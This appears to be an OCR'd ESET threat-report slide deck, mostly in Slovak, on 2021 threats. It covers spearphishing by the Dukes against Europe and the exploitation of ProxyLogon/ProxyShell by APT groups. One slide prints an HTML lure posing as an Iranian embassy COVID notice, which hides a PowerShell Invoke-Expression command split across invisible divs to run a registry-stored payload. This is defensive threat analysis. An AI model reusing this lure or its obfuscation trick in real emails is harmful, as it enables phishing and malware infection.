SECURITY DAYS

ESET TELEMETRIA: AKTUÁLNE TRENDY A HROZBY

Ondrej Kubovič, Špecialista na digitálnu bezpečnosť

Digital Security
Progress. Protected.

&

HN konferencie

w/ 2021 trends & 2022 outlook

THREAT REPORT T3 2021

WeLiveSecurity.com
@ESETresearch
ESET GitHub

ESET Digital Security
Progress. Protected.

Ondrej Kubovič


Špecialista na digitálnu bezpečnosť

@OndrashMachula


CONTENTS


The Dukes

Spearphishingové kampane namierené na Európu



Dizajn spearphisingovej kampane




HTML


Finálny payload

Upravené loadery

Spearphishingové kampane namierené na Európu



Spearphishingové kampane namierené na Európu



Spearphishingové kampane namierené na Európu

```
<body onload="start()">
    <div id="c1" style="visibility: hidden;">powers</div>
    <div>
        <p>Due to the increase in the number of cases of COVID-19, the Embassy of the Islamic Republic of Iran is being transfered to a
        state of isolation. Access to the embassy territory is temporarily closed to visitors.</p>
    </div>


    <div>
        <p>
            If you have been in contact with the embassy staff during the last weeks, please reply by return letter to receive detailed
            information about the status of the illness of thes employee.
        </p>
    </div>


    <div id="c2" style="visibility: hidden;">hell -C Invo</div>
    <div id="c3" style="visibility: hidden;">ke-Expression (g</div>
    <div id="c4" style="visibility: hidden;">p HKCU:\\SO</div>
    <div id="c5" style="visibility: hidden;">FTWARE\\JavaSoft).Ver</div>
```

Varianty infekčného reťazca

HTML

ProxyLogon a ProxyShell zranitelʼnosti

60,000

Známych obetí celosvetovo

T1

January 3, 2021

Earliest in-the-wild exploitation of the vulnerability by Hafnium, as identified by Volexity

January 5, 2021

Vulnerability reported to Microsoft by Orange Tsai

February 28, 2021

Tick starts using the vulnerability

March 1, 2021

LuckyMouse, Calypso and Websiic start using the vulnerability

March 2, 2021

Winnti Group starts using the vulnerability

Microsoft releases an out-of-band patch for Exchange

March 3, 2021

Mass exploitation of the RCE starts


5,500
Email serverov


115
Krajín

Skupiny zneužívajúce ProxyLogon

Tick/Bronze Butler

LuckyMouse/Emissary Panda

Calypso

Websiic

Winnti

Tonto Team/CactusPete

ShadowPad

